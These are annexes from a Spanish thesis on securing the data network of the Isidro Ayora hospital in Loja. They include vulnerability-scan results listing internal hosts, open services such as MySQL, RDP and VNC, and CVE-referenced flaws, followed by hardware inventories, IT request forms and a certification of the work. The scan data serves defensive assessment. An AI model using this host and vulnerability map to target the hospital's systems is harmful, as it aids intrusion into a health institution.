10.104.32.51	mysql (3306/tcp)	Security hole(s)
10.104.32.51	ms-wbt-server (3389/tcp)	Security note(s)
10.104.32.51	lrs-paging (3700/tcp)	Security note(s)
10.104.32.51	appserv-http (4848/tcp)	Security note(s)
10.104.32.51	vnc-http (5800/tcp)	Security note(s)
10.104.32.51	vnc (5900/tcp)	Security note(s)
10.104.32.51	imqbrokerd (7676/tcp)	Security note(s)
10.104.32.51	ajp13 (8009/tcp)	Security note(s)
10.104.32.51	http-alt (8080/tcp)	Security warning(s)
10.104.32.51	homepage (8181/tcp)	Security note(s)
10.104.32.51	general/tcp	Security warning(s)
10.104.32.51	ssh (22/tcp)	No Information
10.104.32.51	netbios-ns (137/udp)	Security warning(s)
10.104.32.51	unknown (49152/tcp)	Security note(s)
10.104.32.51	unknown (49153/tcp)	Security note(s)
10.104.32.51	unknown (49154/tcp)	Security note(s)
10.104.32.51	unknown (49155/tcp)	Security note(s)
10.104.32.51	unknown (49159/tcp)	Security note(s)
10.104.32.51	unknown (49220/tcp)	Security note(s)
10.104.32.51	ms-sql-m (1434/udp)	Security note(s)
10.104.32.51	general/icmp	Security warning(s)
10.104.32.51	general/SMBClient	Security note(s)
10.104.32.51	general/HOST-T	No Information
10.104.32.51	general/CPE-T	No Information

Vulnerability	mysql (3306/tcp)	Overview: MySQL is prone to a buffer-overflow vulnerability because it fails to perform adequate boundary checks on user-supplied data. An authenticated attacker can leverage this issue to execute arbitrary code within the context of the vulnerable application. Failed exploit attempts will result in a denial-of-service condition. Versions prior to MySQL 5.1.47 are vulnerable. References: http://www.securityfocus.com/bid/40106 http://dev.mysql.com/doc/refman/5.1/en/news-5-1-47.html http://bugs.mysql.com/bug.php?id=53237 http://www.mysql.com/ CVE : CVE-2010-1850 BID : 40106 OID : 1.3.6.1.4.1.25623.1.0.100646

Address of Host	Port/Service	Issue regarding Port
10.104.33.2	ssh (22/tcp)	Security note(s)
10.104.33.2	smtp (25/tcp)	Security note(s)
10.104.33.2	http (80/tcp)	Security hole(s)
10.104.33.2	pop3 (110/tcp)	Security note(s)
10.104.33.2	sunrpc (111/tcp)	Security note(s)
10.104.33.2	imap (143/tcp)	Security note(s)
10.104.33.2	https (443/tcp)	Security hole(s)
10.104.33.2	imaps (993/tcp)	Security note(s)
10.104.33.2	pop3s (995/tcp)	Security note(s)
10.104.33.2	callbook (2000/tcp)	No Information
10.104.33.2	mysql (3306/tcp)	Security note(s)
10.104.33.2	upnotifyp (4445/tcp)	No Information
10.104.33.2	hylafax (4559/tcp)	No Information
10.104.33.2	general/tcp	Security note(s)
10.104.33.2	sunrpc (111/udp)	Security note(s)
10.104.33.2	sip (5060/udp)	Security note(s)
10.104.33.2	sip (5060/tcp)	Security warning(s)
10.104.33.2	ntp (123/udp)	Security warning(s)
10.104.33.2	tftp (69/udp)	Security note(s)
10.104.33.2	general/icmp	Security warning(s)
10.104.33.2	ntp (123/tcp)	Security warning(s)
10.104.33.2	unknown (4569/tcp)	Security note(s)
10.104.33.2	general/HOST-T	No Information
10.104.33.2	general/CPE-T	No Information

Vulnerability	https (443/tcp)	Overview: PHP is prone to a vulnerability that an attacker could exploit to execute arbitrary code with the privileges of the user running the affected application. Successful exploits will compromise the application and possibly the computer. References: https://www.securityfocus.com/bid/40948 https://bugzilla.redhat.com/show_bug.cgi?id=605641 http://www.php.net CVE : CVE-2010-2225 BID : 40948 OID : 1.3.6.1.4.1.25623.1.0.100684
Vulnerability	https (443/tcp)	Overview: The host is running PHP and is prone to denial of service vulnerability. Vulnerability Insight: This bug is due to an error in 'mbstring.func_overload' setting in .htaccess file. It can be exploited via modifying behavior of other sites hosted on the same web server which causes this setting to be applied to other virtual hosts on the same server. Impact: Successful exploitation will let the local attackers to crash an affected web server. Impact Level: Application Affected Software/OS: PHP version 4.4.4 and prior PHP 5.1.x to 5.1.6 PHP 5.2.x to 5.2.5 Fix: No solution or patch is available as on 17th March, 2009. Information regarding this issue will be updated once the solution details are available. For updates refer, http://www.php.net References: http://bugs.php.net/bug.php?id=27421 https://bugzilla.redhat.com/show_bug.cgi?id=479272 CVSS Score: CVSS Base Score : 2.1 (AV:L/AC:L/Au:NR/C:N/I:P/A:N) CVSS Temporal Score : 1.9 Risk factor: Medium CVE : CVE-2009-0754 BID : 33542 OID : 1.3.6.1.4.1.25623.1.0.800373

ANEXO E. INVENTARIO DE EQUIPOS

ANEXO E.1. ESPECIFICACIONES TÉCNICAS DEL HARDWARE ACTUAL

❖ **Servidores**

SERVIDOR	MODELO	CARACTERÍSTICAS	FUNCIÓN
IBM NEFINITY 500 4RY	**5400**	**Memoria:** 785.944KB **Almacenamiento:** 4 Discos IBM SCSI 10 GB **Red:** Adaptador PCI IBM 10/100 Ethernet IBM 10/100 Netfinity **S.O:** Windows 2000 SP 4	**SERVIDOR DE SEGURIDAD DE ACTIVE DIRECTORY**
HP PROLIANT	**DL 380 G5**	**Procesador:** Core 2 Quad Intel Xeon 5450 (3.0 GHZ) **Memoria:** 12MB **Almacenamiento:** 2 Discos 146 GB 10 K SAS 2.5 **Red:** E400/512MB Raid **S.O:** Windows Server 2008 SP2	**SERVIDOR DE APLICACIONES**
HP ML	**110G6**	**Procesador:** Quad Core Intel Xeon X3430 (2.40 GHZ) **Memoria:** 2GB exp 8 GB DDR3 **Almacenamiento:** Disco 500 GB SATA **Red:** Controladora Ethernet CbE **S.O:** Centos 5.3	**SERVIDOR DE VOZ**

Tabla 54. Especificaciones Técnicas del Hardware.

Equipos de Networking

#	EQUIPO	MODELO	CARACTERÍSTICAS	FUNCIÓN
3	**SWITCH CATALYST CISCO Nivel 2**	**2900 Se XL**	**Conmutación** 3.2 Gbps **Ancho de banda** 1,6 Gbps **Envío de paquetes:** 3 millones de paquetes por segundo **Memoria**8 MB de DRAM y 4 MB de memoria Flash **Direcciones MAC:**2048 **Estándar:** DuplexcompletoIEEE802.3xen puertos 10BaseT y 100BaseT **Puertos:** Puertos para conectores RJ-45 Un puerto de consolaRJ-45	**DISTRIBUCIÓN Y ACCESO**
2	**SWITCH 3Com Nivel 2 Y 3**	**4500 26 port**	**Ancho de banda** 8,8 Gbps **Envío de paquetes:** 6,5 millones de paquetes por segundo **Direcciones MAC:**8000 **Apilamiento:** 8 unidades de switch, o 384 puertos 10/100 **Estándar** 802.1X **Puertos:** 24 puertos 10BASE-T/100BASE-TX con auto-negociación MDI/MDIX. 2 pares de puertos Gigabit de uso dual: para RJ45 (cobre), o interfaces basadas en SFP (fibra). **Seguridad:** RADIUS, RADA (acceso a dispositivo autenticado mediante RADIUS) Control de puertos ACL Soporte de Secure Shell (SSHv2) y SNMPv3 **Capa 2:**VLANs basadas en puerto (802.1Q):	**CORE**

			Capa 3: Routing basado en hardware **Sistema operativo:** Sistema operativo de 3Com	
1	**Switch 3Com Nivel 2**	**4210 26 port**	**Conmutación:** 5,2 Gbps, velocidad de transmisión de hasta 3,9 Mpps **Puertos:** 26 puertos disponibles en total, que consisten en: 24 puertos 10BASE-T/100BASE-TX, 2 puertos 10/100/1000 o SFP, Puerto de consola RJ-45 **Capa 2:** Soporte de VLAN IEEE 802.1Q **Seguridad:** Login de red IEEE 802.1X, autenticación de servidor RADIUS, RADA.	**DISTRIBUCIÓN**
1	**Router Cisco**	**3640**	**Conmutación:** Entre 50 y 70 kpps **Procesador:** 100-MHz IDT R4700 RISC **Memoria Flash:** 8 MB, ampliables a 32 MB. **Memoria del Sistema:** 16 MB DRAM, ampliables a 128 MB de DRAM. **Ranuras para módulos de red:** 4	**DE BORDE ISP**
2	**Access Point**	**WAP54 G**	**Estándares:** IEEE 802.11g, IEEE 802.11b, IEEE 802.3, IEEE 802.3 u **Puertos:** Puerto cruzado automático (MDI/MDI-x) 10/100, Puerto de alimentación, botones de reinicio y SES **Cable:** Categoría 5 (Conectores RJ-45) **Transferencia:** hasta 54 Mpps **Seguridad:** WPA, WEP 64/128 bits, MAC Filtering, SSID Broadcast	**WIRELESS**

1	**Access Point**	**DIR 400**	**Conmutación:** 108Mbps de velocidad Inalámbrica (Turbo Mode). **Estándares:** IEEE 802.11b/g **Seguridad:** WEP WPA (TKIP) y WPA2 (AES).Protección avanzada junto a un firewall incorporado **Puertos:** 4 Puertos 10/100MbpsSwitch incorporados para conexión de equipos de red en forma cableada Asistente de configuración rápida de D-link Quick Router Setup	**WIRELESS**
1	**Switch D-LINK**	**DES-1008ª**	**Puertos:** 8 puertos 10 100Base-TX Soporte de Auto MDI MDI-X en todos los puertos **Control de Flujo:** 802.3x en cada puerto. Plug&Play, no requiere configuración.	**DISTRIBUCIÓN**
1	**Switch**	**Advantek**	**Puertos:**24 puertos 10/100 Mbps P/Rack. **Estándares:** IEEE 802.3, 802.3u, 802.3x **Velocidad:**10/100M (1000M) Auto-Sensing **Memoria:** 1.5 Mb **Tipo de procesamiento**: Store and Forward, Full/Half Duplex, Non-Blocking Flow Control	**DISTRIBUCIÓN**

Tabla 55. Equipos de Networking.

❖ **Estaciones de Trabajo**

La información que a continuación se detalla corresponde al inventario de los activos de la red, proporcionado por el administrador del centro de cómputo.

– La mayoría de los estaciones de trabajo corresponden a la tecnología Core 2 Duo de 2.35 GHz con GB de memoria RAM y 250 a 500 GB en disco duro, existen también computadores Pentium III de 548 y 797 MHz con 512 MB de RAM y 20 a

80 GB en disco duro; y Pentium IV de 2 GHz con 512MB de RAM, 40 y 80 GB en disco duro. El resto de los equipos son Pentium IV, Pentium D, Celeron, Pentium Dual y Dual Core.

- La mayoría de los computadores tienen el Sistema Operativo Windows XP Service Pack 2.

Existen 5 computadores portátiles ubicados en distintas áreas como Dirección, Sub-Dirección, Gestión Financiera, Mantenimiento y Centro de Cómputo, con las siguientes características:

- Sistema Operativo Windows Vista en portátil de Centro de Cómputo, Subdirección y Asesoría Jurídica, Windows 2000 en portátil del consultorio de Fisiatría y Windows XP en portátiles de Dirección, Mantenimiento y Gestión Financiera.
- Tecnología de procesador: Core 2 Duo, Pentium, Dual Core, Pentium IV y Pentium I respectivamente, con velocidad de 1.6 a 3 GHz,2 a 3GB de memoria, 250 y 300 GB en disco duro.

ANEXO E.2. EQUIPOS POR DEPARTAMENTO O PROCESO

A continuación se muestra el número de equipos que se encuentran en funcionamiento:

Departamento	Equipos en uso
DIRECCIÓN	2
SUB DIRECCIÓN	3
RECURSOS Y TALENTO HUMANO	5
GESTIÓN FINANCIERA	10
ADMINISTRACIÓN DE CAJA	4
PROVEEDURÍA – COMPRAS PÚBLICAS	2
SERVICIOS INSTITUCIONALES	2
ASESORÍA JURÍDICA	3
COMITÉ DE ADQUISICIONES	2
ESTADÍSTICA	7
ASEGURAMIENTO DE LA CALIDAD	5
CONSULTA EXTERNA	31
GESTIÓN DE ENFERMERIA	2
SOAT	2
EMERGENCIA	2
CENTRO DE CÓMPUTO	2
IMAGENOLOGÍA – RAYOS X	6
LABORATORIO	11
FARMACIA	4
OFERTA Y DEMANDA	3
TRANSPORTES Y SERVICIOS	1
SERVICIOS DE MANTENIMIENTO Y LIMPIEZA	5
HOTELERIA	3
HOSPITALIZACIÓN	6
CENTRO QUIRURGICO	2
CENTRO OBSTÉTRICO –NEONATOLOGÍA	1
BODEGA GENERAL	3
UNIDAD DE HEMODIALISIS	2
UNIDAD DE QUEMADOS	2
UNIDAD DE CUIDADOS INTENSIVOS	2
Total:	135

Tabla 56. Equipos por departamento o proceso.

ANEXO F. ADQUISICIONES DE HARDWARE PARA EL ESQUEMA DE SEGURIDAD

ESPECIFICACIONES TÉCNICAS	
EQUIPO	**CARACTERÍSTICAS**
SWITCH HP JE045A	**Memoria y Procesador:** Broadcom 5836, 64 MB de SDRAM, tamaño de búfer de paquetes: 32 MB, 8 MB de memoria Flash
	Velocidad: 6,5 millones de pps
	Capacidad de encaminamiento: 8,8 Gbps
	Puertos: 24 puertos RJ-45 10/100 de detección automática (IEEE 802.3 tipo 10Base-T, IEEE 802.3u tipo 100Base-TX), dúplex: semi o completo; 2 puertos de doble función, puertos 10BASE-T/100BASE-TX/1000BASE-T o 1000BASE-X (SFP); 1 puerto serie RJ-45 para consola
	Tamaño en la tabla de enrutamiento: 2000 entradas
	Funciones de gestión: IMC - Intelligent Management Center; interfaz de línea de comandos; Navegador Web; administración fuera de banda (RS-232C serie); Administrador de SNMP; Telnet; MIB Ethernet IEEE 802.3
SERVIDOR HP PROLIANT ML 110 G6	**Procesador:** Intel® Xeon® X3430 (4 núcleos, 2,40 GHz, 8 MB L3, 95 W)
	Número de procesadores: 1
	Núcleo de procesador disponible: 4
	Memoria, estándar: 1GB
	Ranuras de memoria: 4 ranuras DIMM
	Tipo de memoria: PC3-10600E-9
	Ranuras de expansión: 4
	Controlador de red: (1) Puerto 1, 1 GbE NC107i
	Tipo de fuente de alimentación: (1) 300 W
	Controlador de almacenamiento: (1) Smart Array B110i SATA RAID
	Software de gestión: N/D
	Tipo de unidad óptica: DVD-ROM SATA media altura
TARJETA DE RED FIREWALL	Embedded HP NC107i PCI Express Gigabit Server Adapt.

Tabla 57. Adquisiciones de hardware para el Esquema de Seguridad.

ANEXO G. ORDENES DE TRABAJO DE LA UNIDAD DE GESTIÓN INFORMÁTICA

HOSPITAL PROVINCIAL GENERAL "ISIDRO AYORA" DE LOJA

Gestión Informática

FORMULARIOS

En este subproceso se utiliza dos formularios los cuales son para pedido de trabajo (Formulario Nro. 1) o préstamo de equipo informático (Formulario Nro. 2).

FORMULARIO Nro. 1: ORDEN DE TRABAJO

ORDEN DE TRABAJO A CENTRO DE CÓMPUTO

Departamento que envía: ..... **Fecha:** .....
Hora: .....
Tipo de mantenimiento: Preventivo ☐ Correctivo ☐ Otros: .....
Equipos: Monitor ☐ CPU ☐ Teclado ☐ Mouse ☐ Impresora ☐ Telefonía ☐

Redes ☐ Seguridades ☐ Internet ☐ Otros: .....

Descripción del Tabajo:
.....
.....
Trabajo realizado:
.....
.....

f: .... f:.....
Nombre: ..... Fecha Nombre: .....
Recibo Conforme Revisado por

HOSPITAL PROVINCIAL GENERAL "ISIDRO AYORA" DE LOJA

Gestión Informática

FORMULARIO Nro. 2: PEDIDO DE EQUIPOS INFORMÁTICOS

HOSPITAL ISIDRO AYORA
CENTRO DE CÓMPUTO

Fecha: _____.

Hora de Inicio: _____. **Hora Final:** _____.

Responsable: _____. **C.I:** _____.

Autorizado por: _____.

Préstamo de:

PROYECTOR: SI ☐ NO ☐

PORTATIL: SI ☐ NO ☐

OTROS: _____.

_____.

Nota: Los equipos se encuentran en buen estado de funcionamiento. En caso de daño alguno, el responsable deberá cubrir con los gastos que esto traiga e incluso la reposición de uno nuevo.

f:	.....	f:.....
Técnico de Centro de Cómputo	**Autorizado por:**	**Recibo Conforme**

ANEXO H. FOTOS

Ilustración 138. Instalaciones físicias del H.I.A.L.

Ilustración 139. Edificio de Hemodiálisis.

❖ INSTALACIONES FÍSICAS DE LA UNIDAD DE GESTIÓN INFORMÁTICA

Ilustración 140. Cuarto de telecomunicaciones




Ilustración 141. Cableado en cuarto de telecomunicaciones

❖ SEGURIDAD FÍSICA

Ilustración 142. Extintor de incendios

Ilustración 143. Aire Acondicionado

Ilustración 144. Caja Eléctrica

Ilustración 145. UPS

Ilustración 146. Materiales de bodega.

❖ EQUIPOS PARA LA IMPLEMENTACIÓN DEL ESQUEMA DE SEGURIDAD LÓGICO




Ilustración 147. Switch Cisco Catalyst




Ilustración 148. Switch 3COM




Ilustración 149. Servidores instalados




Ilustración 150. Equipos de configuración y pruebas

Ilustración 151. Servidor Zentyal DHCP

Ilustración 152. Servidor Zentyal Firewall

Ilustración 153. Servidor AlienVault

❖ PRESENTACIÓN DEL ESQUEMA DE SEGURIDAD Y POLÍTICAS DE USUARIO FINAL A LOS JEFES DEPARTAMENTALES DE LA INSTITUCIÓN

Ilustración 154. Socialización del Esquema de Seguridad y Políticas de usuario final.

Ilustración 155. Jefes departamentales de la Institución.

ANEXO I. CERTIFICACIÓN HOSPITAL ISIDRO AYORA

HOSPITAL PROVINCIAL GENERAL "ISIDRO AYORA" DE LOJA
GESTIÓN INFORMATICA

Mgs. Ing.
Mario Enrique Cueva Hurtado
ADMINISTRADOR DE LA UNIDAD DE GESTIÓN INFORMÁTICA DEL HOSPITAL PROVINCIAL ISIDRO AYORA LOJA

CERTIFICO:

Haber supervisado y validado la Implementación del Esquema de Seguridad Lógica de la red de datos de la Institución, desarrollado por Andrea Elizabeth Díaz Chávez y Jhomara Tatiana Luzuriaga Carpio como parte del proyecto de tesis titulado: "Análisis y Diseño de un Esquema de Seguridad para la red de datos del Hospital Isidro Ayora de la ciudad de Loja e implementación de la Seguridad Lógica utilizando software libre", el cual una vez validado en la fase de pruebas cumple con los requerimientos planteados.

Particular que comunico para los fines legales pertinentes.

Atentamente,

HOSPITAL GENERAL PROVINCIAL ISIDRO AYORA
CENTRO DE COMPUTO
Ing. Mario Cueva
ADMINISTRADOR

Mgs.Ing. Mario Enrique Cueva Hurtado
ANALISTA DE SISTEMAS

ANEXO J. ANTEPROYECTO DE TESIS